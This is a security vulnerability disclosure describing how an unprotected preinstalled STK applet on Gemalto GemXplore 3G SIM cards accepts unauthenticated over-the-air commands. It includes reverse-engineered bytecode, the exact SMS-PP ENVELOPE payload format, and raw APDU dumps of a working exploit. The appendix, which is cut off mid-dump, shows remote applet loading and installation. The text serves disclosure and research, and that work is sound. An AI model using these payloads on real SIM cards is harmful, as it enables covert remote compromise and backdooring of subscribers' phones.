SECURITY EXPLORATIONS

Security Vulnerability Notice

SE-2019-01-GEMALTO-2

[Security vulnerabilities in Java Card, Issue 34]

SECURITY
EXPLORATIONS

DISCLAIMER

INFORMATION PROVIDED IN THIS DOCUMENT IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, AND TO THE MAXIMUM EXTENT PERMITTED BY APPLICABLE LAW NEITHER SECURITY EXPLORATIONS, ITS LICENSORS OR AFFILIATES, NOR THE COPYRIGHT HOLDERS MAKE ANY REPRESENTATIONS OR WARRANTIES, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE OR THAT THE INFORMATION WILL NOT INFRINGE ANY THIRD PARTY PATENTS, COPYRIGHTS, TRADEMARKS, OR OTHER RIGHTS. THERE IS NO WARRANTY BY SECURITY EXPLORATIONS OR BY ANY OTHER PARTY THAT THE INFORMATION CONTAINED IN THE THIS DOCUMENT WILL MEET YOUR REQUIREMENTS OR THAT IT WILL BE ERROR-FREE.

YOU ASSUME ALL RESPONSIBILITY AND RISK FOR THE SELECTION AND USE OF THE INFORMATION TO ACHIEVE YOUR INTENDED RESULTS AND FOR THE INSTALLATION, USE, AND RESULTS OBTAINED FROM IT.

TO THE MAXIMUM EXTENT PERMITTED BY APPLICABLE LAW, IN NO EVENT SHALL SECURITY EXPLORATIONS, ITS EMPLOYEES OR LICENSORS OR AFFILIATES BE LIABLE FOR ANY LOST PROFITS, REVENUE, SALES, DATA, OR COSTS OF PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES, PROPERTY DAMAGE, PERSONAL INJURY, INTERRUPTION OF BUSINESS, LOSS OF BUSINESS INFORMATION, OR FOR ANY SPECIAL, DIRECT, INDIRECT, INCIDENTAL, ECONOMIC, COVER, PUNITIVE, SPECIAL, OR CONSEQUENTIAL DAMAGES, HOWEVER CAUSED AND WHETHER ARISING UNDER CONTRACT, TORT, NEGLIGENCE, OR OTHER THEORY OF LIABILITY ARISING OUT OF THE USE OF OR INABILITY TO USE THE INFORMATION CONTAINED IN THIS DOCUMENT, EVEN IF SECURITY EXPLORATIONS OR ITS LICENSORS OR AFFILIATES ARE ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

THIS PUBLICATION COULD INCLUDE TECHNICAL INACCURACIES OR TYPOGRAPHICAL ERRORS.

Security Explorations discovered a security vulnerability in the configuration of STK applet preinstalled by default in Gemalto Java Card [1] based product. A table below, presents its technical summary:

ISSUE #	TECHNICAL DETAILS	
34	**origin**	`com/gemplus/javacard/sim/system/proxyinstaller` STK applet
	cause	MSL set to No Ciphering, No RC, CC or DS
	impact	unauthorized over-the-air loading of a potentially malicious applet into a card
	status	verified

Vulnerability details

GemXplore 3G V3.0 SIM card contains an STK applet with no effective security level set (MSL set to No Ciphering, No RC, CC or DS):

```
shell> applist
...
[7]
- addr     1b80
- type     STK_APPLET [tar: 42:49:50 msl: No Ciphering, No RC, CC or DS]
- aid      a0:00:00:00:18:10:a3:00:00:00:00:00:42:49:50
- privs    0
- id       71
- sec dom  1a48
- def_pkg  550 com/gemplus/javacard/sim/system/proxyinstaller
- inst     1bd0 class ea05
```

Such a configuration makes it possible to send arbitrary APDU commands to target STK application without any authorization. All by the means of over-the-air SMS message [5] (*ENVELOPE SMS-PP Data Download* formatted according to 3GPP 11.14 [4] and 3GPP 23.048 [2] specifications).

Below, more detailed analysis is provided with respect to target STK application and APDU commands that are accepted by it.

SIM Toolkit method implementation

Application details obtained with the use of our custom Gemalto Java SIM card reverse engineering tool indicates that *proxyinstaller* STK applet is an instance of `ea05` class:

```
[CLASS ea05]
 - addr                    0ddf
 - flags                   40
 - token                   0005
 - superclass              880c
 - instanceSize            0c
 - FirstReferenceToken     08
 - ReferenceCount          02
 - publicMethodTableBase   05
 - publicMethodTableCount  10
 - packageMethodTableBase  00
 - packageMethodTableCount 00
 - publicMethods
```

```
    * [05] ea34
    * [06] 885c
    * [07] ea3d            "process(Ljavacard/framework/APDU;)V"
    * [08] ea35            "processToolkit(B)V"
    * [09] ea36
    * [0a] ea37
    * [0b] ea38
    * [0c] ea39
    * [0d] ea3a
    * [0e] ea3b
    * [0f] ea3c
    * [10] ea3e
    * [11] ea3f
    * [12] ea40
    * [13] ea41
    * [14] ea47
  - interfaces
    * 8804
    * e802
      - ID 0 method 09
      - ID 1 method 0b
      - ID 2 method 0a
      - ID 3 method 0c
      - ID 4 method 0d
      - ID 5 method 0e
    * a201                 "sim/toolkit/ToolkitInterface"
      - ID 0 method 08
    * e801
    * a200
    * ea00
    * bc00
      - ID 0 method 13
    * ea01
    * 8801
```

Method slot 08 corresponds to `processToolkit` command of `sim/toolkit/ToolkitInterface` class. This method is responsible for handling SIM Toolkit events. It is invoked by the Toolkit Handler upon reception of various STK messages (*Terminal Profile* command, *SMS-PP Data Download*, etc.).

`ProcessToolkit` method has one argument, which indicates the event for which it was invoked. Its implementation for *proxyinstaller* STK applet is illustrated on Fig. 1.



Fig. 1 processToolkit method of *proxyinstaller* STK applet.

ProcessToolkit method handles Envelope *SMS-PP Data Download* and *Update REcord EMsms* events in the same way. It loads a reference from a static variable (identified by `d408` reference), which resolves to `1d58` object instance of class `ea02`. This instance is further used to issue a virtual call to one (01) argument method contained in slot 07 (thus `0107` virtual method id).



Fig. 2 Virtual methods resolution in Java Card Runtime Environment.

In order to discover the id of a target dispatched method, method tables for class `ea02` hierarchy need to be investigated (Fig. 2). This leads to a discovery of a method `ba0e` as a target of a virtual call.

The implementation of `ba0e` method contains a call to the main APDU command processing routine (`ba09`, method slot id `02`):

```
[METHOD ba0e]
 - addr                    5837
 - flags                   10  FINAL
 - token                   000e
 - maxstack                06
 - nargs                   01
 - maxlocals               08
 - codelen                 00a9
      5837:0000 sconst_0
      5838:0001 sstore_2              ;=0
      5839:0002 aload_0               ;ptr 1d58 [class ea02]
      583a:0003 invokevirtual 0104    ;-> ba0b (empty proc)
      583d:0006 getstatic_a 6410      ; com/gemplus/javacard/sim/system/ota/layer
                                        | addr 009a = ptr 9281 [class b20a]

      5840:0009 astore_3               ;ptr 9281 [class b20a]

      5841:000a getstatic_a 7c12       ; com/gemplus/javacard/sim/system/toolkit
                                         | addr 0124 = ptr 2210 [array of bytes]
                                                        size 0004

      5844:000d astore 0004           ;ptr 2210 [array of bytes] size 0004
      5846:000f aload_0               ;ptr 1d58 [class ea02]
      5847:0010 aload_3               ;ptr 9281 [class b20a]
      5848:0011 invokevirtual 0101    ;-> b24f (return received packet buf)
      584b:0014 aload_3               ;ptr 9281 [class b20a]
      584c:0015 invokevirtual 0109    ;-> b258 (return offset to command packet)
      584f:0018 aload_3               ;ptr 9281 [class b20a]
```

```
5850:0019 invokevirtual 010a      ;-> b259 (get size of command packet)
5853:001c aload 0004              ;ptr 2210 [array of bytes] size 0004
5855:001e sconst_0                ;=0

5856:001f invokevirtual 0602      ;-> ba09 (MAIN APDU CMD PROCESSING)

5859:0022 sstore_1
...
```

APDU command processing

The main APDU command processing routine handles `0xC0` (GET RESPONSE) and `0xEC` APDU commands in the first place. Processing of other commands (such as Global Platform ones) is conducted with the help of `bc0b` method (GP commands' handling routine).

Among other things, method `bc0b` obtains the value of a security domain associated with a current application. This is accomplished through `9436` method invocation:

```
...
63b5:001b invokestatic 9436             ;com/gemplus/javacard/system
                                        ;get security domain
63b8:001e astore 0008                   ;store security domain to local var
```

This method is native as indicated by an extracted code of `com/gemplus/javacard/system` package:

```
[METHOD 9436]
 - addr                    572c
 - flags                   20  NATIVE [id 005c ]
 - token                   0036
 - maxstack                04
 - nargs                   00
 - maxlocals               00
 - codelen                 0000
```

Investigation of a disassembly dump for GemXplore3G card system ROM revealed that method `9436` returns a current value of a security domain pointer (`3388`), which is held in a RAM variable (location `00ee`):

```
#################################################
# PROC 0110c4
# native id: 0x005c
#################################################
      0x0110c4    LDW       R2, @[A9+00ee]          ;load security domain ptr
                                                    ;(usually 3388)
      0x0110c8    JMP       A14                     ;return from sub
```

Reference `3388` is further used by `bc0b` method to obtain an object instance held in field slot 7:

```
      63ee:0054 aload 0008              ;load security domain
      63f0:0056 getfield_a 0007         ;load APDU handlers table
      ...
```

Investigation of security domains instance's layout revealed that field 7 contained a reference to `3480` object instance:

```
HEADER:       C0 22 00 00 EA 10
field0:       F0 10
field1:       FF 00
field2:       00 00
field3:       00 00
field4:       00 00
field5:       19 40                    ;key sets
field6:       35 38                    ; GET/PUT data info
field7:       34 80                    ;APDU handlers
field8:       33 B0                    ;channel ?
field9:       8F 71
...
```

And `3480` reference is an array of `9405` class instances (APDU handlers):

```
HEADER:       C0 2A 01 00 94 05
DATA:         8F81 8F91 8FA1 8FB1 9011 9031 8FC1 34B8 8FE1 34B0 8FF1 9001 0000
```

In the next step, `bc0b` method loads APDU handler from an index indicated by local variable 7 and compares its INS value with the INS field of APDU command to process (received as part of an ENVELOPE command in the over-the-air SMS message):

```
63f3:0058 sload 0007              ;load idx
63f5:005a sinc 0007 01            ;increment idx
63f8:005d aaload                  ;load APDU handler instance (subclass
                                    of 9405 class)
63f9:005e dup
63fa:005f astore 0006             ;store APDU handler
63fc:0061 getfield_s 0000         ;handler INS value
63fe:0063 s2b
63ff:0064 if_scmpne 0052
6401:0066 goto 0068               ;jump if INS value matches APDU command
6403:0068 goto 0072
...
```

In case of a match, given APDU handler is invoked to handle the APDU contained in the received SMS-PP message. This is done by the means of a virtual method call to slot `03` (actual APDU handler routine):

```
6413:0078 aload 0006              ;APDU handler instance
6415:007a aload_1                 ;load APDU buf
6416:007b sload_3                 ;load APDU data len
6417:007c invokevirtual 0303      ;invoke APDU handler
...
```

The possible commands to invoke are all indicated by `3480` array content. Their details are provided in Table 1.

HANDLER INSTANCE	HANDLER CLASS	APDU INS	COMMAND
8f81	941A	A4	SELECT

8F91	940C	50	INITIALIZE UPDATE
8FA1	9406	82	EXTERNAL AUTHENTICATE
8FB1	9415	CA	GET DATA
9011	940B	F2	STATUS
9031	941D	F0	SET STATUS
8FC1	940A	DA	PUT DATA
34B8	C407	D8	PUT KEY
8FE1	9414	24	CHANGE PIN (DECRYPT/VER KEY)
34B0	BE0F	E6	INSTALL
8FF1	940F	E8	LOAD
9001	9407	E4	DELETE

Table 1 APDU handlers defined by 3388 security domain.

It's worth to note that virtual method slot 01 of method handler class `9405` is used for checking the class and security of input APDU commands (among others). In the case of a described STK applet, no security checks are however conducted due to applet's MSL configuration settings (security turned off).

Exploitation

Target SIM card handles incoming SMS messages by encompassing the SMS TPDU [5] in the ENVELOPE APDU command [3][4]. The format of the ENVELOPE data carrying arbitrary APDU commands used by our Proof of Concept code is shown in Table 2.

FIELD VALUE	SIZE	DESCRIPTION
0xD1	1	SMS-PP Download tag (11.14)
0x33+apdu.length-8	1	SMS-PP Download message length
0x02	1	Device identity tag
0x02	1	Device identity tag length
0x83	1	source device: network
0x81	1	destination device: UICC
0x0b	1	SMS TPDU tag
0x25+apdu.length	1	SMS TPDU length
0xE4	1	SMS DELIVER TP More Messages to Send TP User Data Header Indicator TP Status Report Indication
0x0a	1	Address-Length. Length of the sender number
0x98	1	Type-of-address of the sender number
0x11 0x22 0x33 0x44 0x55	5	Sender number
0x7f	1	PID = (U)SIM Data download
0x16	1	DCS = Class 2 (U)SIM specific message, 8 bit data
19, 1, 1 12, 0, 0 4	7	TP Service Centre Time Stamp (year, month, day, hour, min, sec, zone)
0x13+apdu.length	1	TP user data length

0x02	1	SMS UDHL
0x70	1	IEIa = Command Packet Identifier
0x00	1	IEIDLa
0x0e+apdu.length	2	Length of the Command Packet (CPL)
0x0d	1	Length of the Command Header (CHL)
0x00	1	SPI1
0x01	1	SPI2
0x24	1	KIC
0x24	1	KID
0x42 0x49 0x50 ("BIP")	3	TAR
0 0 0 0 0	5	CNTR
0	1	PCNTR
Apdu	apdu.length	APDU commands sequence to execute on a target SIM card

Table 2 ENVELOPE payload carrying arbitrary APDU commands (single packet version).

TAR value indicating a target application, which should be passed the SIM Toolkit message can be retrieved from the application's AID. TAR identifiers are simply the last 3 bytes of it. This is indicated in Table 3.

AID	TAR (NUMERICAL)	TAR (AS STRING)
a0:00:00:00:18:10:a3:00:00:00:00:00:42:49:50	42:49:50	BIP

Table 3 STK application ID and a corresponding TAR value.

Sample ENVELOPE command

Below, a sequence of APDU commands illustrating a successful exploitation of Issue 34 is given. As a result, a sequence of a STATUS command followed by a GET RESPONSE is executed on a target GemXplore3G V3.0 SIM card.

```
[SELECT]
req ->
0000:  00 a4 04 04 10 a0 00 00 00 87 10 02 ff 33 ff ff  .............3..
0010:  89 01 01 01 00  .....
rsp <-
0000:  62 3c 82 02 78 21 84 10 a0 00 00 00 87 10 02 ff  b<..x!..........
0010:  33 ff ff 89 01 01 01 00 a5 11 80 01 71 81 03 02  3...........q...
0020:  0a 32 82 01 1e 83 04 00 03 53 f4 8a 01 05 8b 03  .2.......S......
0030:  2f 06 03 c6 09 90 01 c0 83 01 01 83 01 81 90 00  /...............
[ENVELOPE]
req ->
0000:  80 c2 00 00 39 d1 37 02 02 83 81 0b 31 e4 0a 98  ....9.7.....1...
0010:  11 22 33 44 55 7f 16 13 01 01 0c 00 00 04 1f 02  ."3DU...........
0020:  70 00 00 1a 0d 00 01 24 24 42 49 50 00 00 00 00  p......$$BIP....
0030:  00 00 80 f2 20 00 02 4f 00 00 c0 00 00 00  .......O......
rsp <-
0000:  02 71 00 00 69 0a 42 49 50 00 00 00 00 00 00 00  .q..i.BIP.......
0010:  02 63 10 08 a0 00 00 00 18 10 01 88 01 00 07 a0  .c..............
0020:  00 00 00 18 10 a3 01 00 07 a0 00 00 00 18 10 a1  ................
```

```
0030:  01 00 07 a0 00 00 00 18 10 a2 01 00 07 a0 00 00  ................
0040:  00 18 03 15 01 00 07 a0 00 00 00 18 03 09 01 00  ................
0050:  07 a0 00 00 00 18 03 14 01 00 07 a0 00 00 00 18  ................
0060:  03 18 01 00 07 a0 00 00 00 18 03 05 01 00 90 00  ................
```

Prior, to delivering the SIM Toolkit message to the card, a default GSM application is selected as in a real-life scenario[1].

For local testing purposes, the AID for default GSM application can be discovered from a `2f00` (*EFdir*) file contained in a `3f00` (*MF*) directory as illustrated below:

```
[SELECT]
req ->
0000:  00 a4 00 0c 02 3f 00  .....?.
rsp <-
0000:  90 00  ..
[SELECT]
req ->
0000:  00 a4 00 04 02 2f 00  ...../.
rsp <-
0000:  62 26 82 05 42 21 00 26 02 83 02 2f 00 a5 06 80  b&..B!.&.../....
0010:  01 71 c0 01 00 8a 01 05 8b 03 2f 06 02 80 02 00  .q......../.....
0020:  4c 81 02 00 5a 88 01 f0 90 00  L...Z.....
[READ_RECORD]
req ->
0000:  00 b2 01 04 00  .....
rsp <-

0000:  61 20 4f 10 a0 00 00 00 87 10 02 ff 33 ff ff 89  a.O.........3...
0010:  01 01 01 00 50 0c 47 45 4d 50 4c 55 53 20 55 53  ....P.GEMPLUS.US
0020:  49 4d ff ff ff ff 90 00                          IM......
```

Finally, it's worth to note that the same STATUS command results in a failure when delivered to the default Card Manager[2] application (`6f00` status code for OTA delivery and `6985` for direct APDU sending).

A sequence of commands illustrating a more complex exploitation scenario is presented in APPENDINX A.

Affected cards

Our Proof of Concept code was successfully tested in the environment of the following Gemalto SIM card:

- *GemXplore 3G V3.0-256K*
  ATR 3b9f95801fc78031e073fe211b63e208a8830f900089

Vulnerability impact

[1] a mobile phone issues SELECT APDU command to the card in order to make a default GSM application active prior to delivering the ENVELOPE command to it.
[2] indicated by AID a0:00:00:00:18:43:4d:ff:33:ff:ff:89:00:00:00.

Vulnerable STK applet described in this document was preinstalled on a GemXplore3G V3.0 SIM card. This was an unpublished vendor application, of which STK security configuration could neither be inspected or changed (we didn't find any mean to accomplish this in the post install phase and through any published API than to break security of the card).

Issue 34 makes it possible to load a Java applet application into a target SIM card by the means of SIM Toolkit messages delivered over-the-air (through OTA SMS messages embedded in ENVELOPE commands). When combined with previously reported Issue 19 (evaluated by Gemalto as "*not applicable to Gemalto products used in compliance with their user guidelines*" [7]), a complete, over-the-air compromise of a target Gemalto SIM card could be achieved due to the possibility to read and write all card memory (all applications' code and data) and also execute native code on it.

Additionally, upon learning some Gemalto SIM card internals [6], we conclude that it should be possible to install a hidden (invisible to the operator and an end user) and persistent backdoor code into vulnerable SIMs. Such a backdoor code could for example intercept or install custom APDU handlers in a global Security Domain (Card Manager), interfere with over-the-air / SIM Toolkit processing or change content of preinstalled Java packages and applications.

REFERENCES

[1] JAVA CARD TECHNOLOGY
https://www.oracle.com/technetwork/java/embedded/javacard/overview/index.html

[2] 3GPP TS 03.48, Security mechanisms for the SIM application toolkit
https://www.3gpp.org/ftp/Specs/archive/23_series/23.048/

[3] 3GPP TS 11.11, Specification of the Subscriber Identity Module - Mobile Equipment (SIM - ME) interface
https://www.3gpp.org/ftp/Specs/archive/11_series/11.11/

[4] 3GPP TS 11.14, Specification of the SIM Application Toolkit for the Subscriber Identity Module - Mobile Equipment (SIM - ME) interface
https://www.3gpp.org/ftp/Specs/archive/11_series/11.14/

[5] 3GPP TS 23.040, Technical realization of the Short Message Service (SMS)
https://www.3gpp.org/ftp/Specs/archive/23_series/23.040/

[6] Reverse engineering Java SIM card
http://www.security-explorations.com/materials/javasim-reversing.pdf

[7] Java Card Vendors status
http://www.security-explorations.com/javacard_vendors.html

About Security Explorations

SECURITY
EXPLORATIONS

Security Explorations (http://www.security-explorations.com) is a security company from Poland, providing various services in the area of security and vulnerability research. The company came to life as a result of a true passion of its founder for breaking security of things and analyzing software for security defects. Adam Gowdiak is the company's founder and its CEO. Adam is an experienced Java Virtual Machine hacker, with over 100 security issues uncovered in the Java technology over the recent years. He is also the Argus Hacking Contest co-winner and the man who has put Microsoft Windows to its knees (the original discoverer of MS03-026 / MS Blaster worm bug). He was also the first expert to present a successful and widespread attack against mobile Java platform in 2004.

APPENDIX A

Below, a dump of commands issued from within a shell of our custom Gemalto Java SIM Card reverse engineering and testing tool is shown. It illustrates a successful exploitation of Issue 34 for arbitrary applet installation and deletion through ENVELOPE APDU and SIM Toolkit messaging.

Establishing connection with a Card Terminal

```
# Gemalto Java SIM Card Introspector
# (c) SECURITY EXPLORATIONS    2016-2019 poland
shell> terminal -c 2
PC/SC card in OMNIKEY CardMan 5x21 0, protocol T=0, state OK
Card: GemXplore 3G V3.0-256K
ATR : 3b 9f 95 80 1f c7 80 31 e0 73 fe 21 1b 63 e2 08 a8 83 0f 90 00 89
```

Selection of a GSM applet

```
shell> select a0000000871002ff33ffff8901010100
[SELECT]
req ->
0000:  00 a4 04 00 10 a0 00 00 00 87 10 02 ff 33 ff ff  .............3..
0010:  89 01 01 01 00  .....
rsp <-
0000:  90 00  ..
```

Enabling OTA mode for APDU commands execution

```
shell> ota -e
```

Loading of the applet code

```
shell> load A00000006203010C01 applet.cap
[ENVELOPE]
req ->
0000:  80 c2 00 00 4e d1 4c 02 02 83 81 0b 46 e4 0a 98  ....N.L.....F...
0010:  11 22 33 44 55 7f 16 13 01 01 0c 00 00 04 34 02  ."3DU.........4.
0020:  70 00 00 2f 0d 00 01 24 24 42 49 50 00 00 00 00  p../...$$BIP....
0030:  00 00 80 e6 02 00 1c 09 a0 00 00 00 62 03 01 0c  ............b...
0040:  01 00 00 0e ef 0c c6 02 00 00 c8 02 00 00 c7 02  ................
0050:  00 00 00  ...
rsp <-
0000:  02 71 00 00 0e 0a 42 49 50 00 00 00 00 00 00 00  .q....BIP.......
0010:  01 61 01 90 00  .a...
[ENVELOPE]
req ->
0000:  80 c2 00 00 f4 d1 81 f1 02 02 83 81 0b 81 ea e0  ................
0010:  0a 98 11 22 33 44 55 7f 16 13 01 01 0c 00 00 04  ..."3DU.........
0020:  d8 07 00 03 06 02 01 70 00 00 de 0d 00 01 24 24  .......p......$$
0030:  42 49 50 00 00 00 00 00 00 80 e8 00 00 cb c4 82  BIP.............
0040:  01 aa 01 00 13 de ca ff ed 01 02 04 00 01 09 a0  ................
0050:  00 00 00 62 03 01 0c 01 02 00 1f 00 13 00 1f 00  ...b............
0060:  0e 00 15 00 32 00 0e 00 73 00 0a 00 12 00 00 00  ....2...s.......
0070:  68 00 00 00 00 00 00 02 01 00 04 00 15 02 00 01  h...............
0080:  07 a0 00 00 00 62 01 01 00 01 07 a0 00 00 00 62  .....b.........b
0090:  00 01 03 00 0e 01 0a a0 00 00 00 62 03 01 0c 01  ...........b....
```

```
00a0:  01 00 0c 06 00 0e 00 80 03 00 ff 00 07 02 00 00  ................
00b0:  00 3f 00 17 07 00 73 00 01 10 18 8c 00 00 18 8b  .?....s.........
00c0:  00 01 7a 02 30 8f 00 02 3d 8c 00 03 3b 7a 03 21  ..z.0...=...;z.!
00d0:  19 8b 00 04 2d 19 8b 00 05 3b 1a 08 10 12 38 1a  ....-....;....8.
00e0:  10 06 10 34 38 19 8b 00 06 3b 19 05 8b 00 07 19  ...48....;......
00f0:  08 05 8b 00 08 7a 02 21 18  .....z.!.
rsp <-
0000:  90 00  ..
[ENVELOPE]
req ->
0000:  80 c2 00 00 30 d1 2e 02 02 83 81 0b 28 e4 0a 98  ....0.......(...
0010:  11 22 33 44 55 7f 16 13 01 01 0c 00 00 04 16 05  ."3DU...........
0020:  00 03 06 02 02 8b 00 09 60 03 7a 19 8b 00 04 2d  ........`.z....-
0030:  1a 03 25 10 80  ..%..
rsp <-
0000:  02 71 00 00 0e 0a 42 49 50 00 00 00 00 00 00 00  .q....BIP.......
0010:  01 61 01 90 00  .a...
[ENVELOPE]
req ->
0000:  80 c2 00 00 f4 d1 81 f1 02 02 83 81 0b 81 ea e0  ................
0010:  0a 98 11 22 33 44 55 7f 16 13 01 01 0c 00 00 04  ..."3DU.........
0020:  d8 07 00 03 07 02 01 70 00 00 de 0d 00 01 24 24  .......p......$$
0030:  42 49 50 00 00 00 00 00 00 80 e8 00 01 cb 6a 08  BIP...........j.
0040:  11 6e 00 8d 00 0a 1a 04 25 75 00 0f 00 01 00 10  .n......%u......
0050:  00 09 18 19 8b 00 0b 7a 11 6d 00 8d 00 0a 7a 08  .......z.m....z.
0060:  00 0a 00 00 00 00 00 00 00 00 00 00 05 00 32 00  ..............2.
0070:  0c 06 80 03 00 03 80 03 01 01 00 00 00 06 00 00  ................
0080:  01 03 80 0a 01 03 80 0a 06 03 80 0a 07 03 80 0a  ................
0090:  09 03 80 0a 04 03 80 03 03 06 80 07 01 03 00 00  ................
00a0:  08 09 00 12 00 00 00 0e 05 04 06 04 08 05 10 06  ................
00b0:  06 07 07 0e 11 07 0b 00 68 01 00 01 00 00 00 00  ........h.......
00c0:  00 00 04 00 84 00 01 00 1a 00 09 00 00 00 00 01  ................
00d0:  09 00 0c 00 2b 00 09 00 00 00 00 08 01 00 17 00  ....+...........
00e0:  27 00 26 00 00 00 00 07 01 00 3f 00 27 00 32 00  '.&.......?.'.2.
00f0:  00 00 00 00 0c 00 1a 00 1a  .........
rsp <-
0000:  90 00  ..
[ENVELOPE]
req ->
0000:  80 c2 00 00 30 d1 2e 02 02 83 81 0b 28 e4 0a 98  ....0.......(...
0010:  11 22 33 44 55 7f 16 13 01 01 0c 00 00 04 16 05  ."3DU...........
0020:  00 03 07 02 02 ff ff 00 1a 00 1c 00 1e 00 1e 00  ................
0030:  20 00 22 00 25  ."."%
rsp <-
0000:  02 71 00 00 0e 0a 42 49 50 00 00 00 00 00 00 00  .q....BIP.......
0010:  01 61 01 90 00  .a...
[ENVELOPE]
req ->
0000:  80 c2 00 00 4a d1 48 02 02 83 81 0b 42 e4 0a 98  ....J.H.....B...
0010:  11 22 33 44 55 7f 16 13 01 01 0c 00 00 04 30 02  ."3DU.........0.
0020:  70 00 00 2b 0d 00 01 24 24 42 49 50 00 00 00 00  p..+...$$BIP....
0030:  00 00 80 e8 80 02 18 00 20 00 27 01 10 01 b0 01  ........ .'.....
0040:  40 02 41 03 44 10 01 20 06 68 00 a1 04 b4 31  @.A.D.... .h....1
rsp <-
0000:  02 71 00 00 0e 0a 42 49 50 00 00 00 00 00 00 00  .q....BIP.......
0010:  01 61 01 90 00  .a...
```

Installing / registering the applet code in the system

```
shell> install A00000006203010C01 A00000006203010C0101
[ENVELOPE]
req ->
0000:  80 c2 00 00 6c d1 6a 02 02 83 81 0b 64 e4 0a 98  ....l.j.....d...
0010:  11 22 33 44 55 7f 16 13 01 01 0c 00 00 04 52 02  ."3DU.........R.
0020:  70 00 00 4d 0d 00 01 24 24 42 49 50 00 00 00 00  p..M...$$BIP....
0030:  00 00 80 e6 04 00 3a 09 a0 00 00 00 62 03 01 0c  ......:.....b...
0040:  01 0a a0 00 00 00 62 03 01 0c 01 01 0a a0 00 00  ......b.........
0050:  00 62 03 01 0c 01 01 01 00 16 ef 12 c7 02 00 00  .b..............
0060:  c8 02 00 00 ca 08 01 00 ff 01 14 01 00 00 c9 00  ................
0070:  00  .
rsp <-
0000:  02 71 00 00 0e 0a 42 49 50 00 00 00 00 00 00 00  .q....BIP.......
0010:  01 61 01 90 00  .a...
[ENVELOPE]
req ->
0000:  80 c2 00 00 43 d1 41 02 02 83 81 0b 3b e4 0a 98  ....C.A.....;...
0010:  11 22 33 44 55 7f 16 13 01 01 0c 00 00 04 29 02  ."3DU.........).
0020:  70 00 00 24 0d 00 01 24 24 42 49 50 00 00 00 00  p..$...$$BIP....
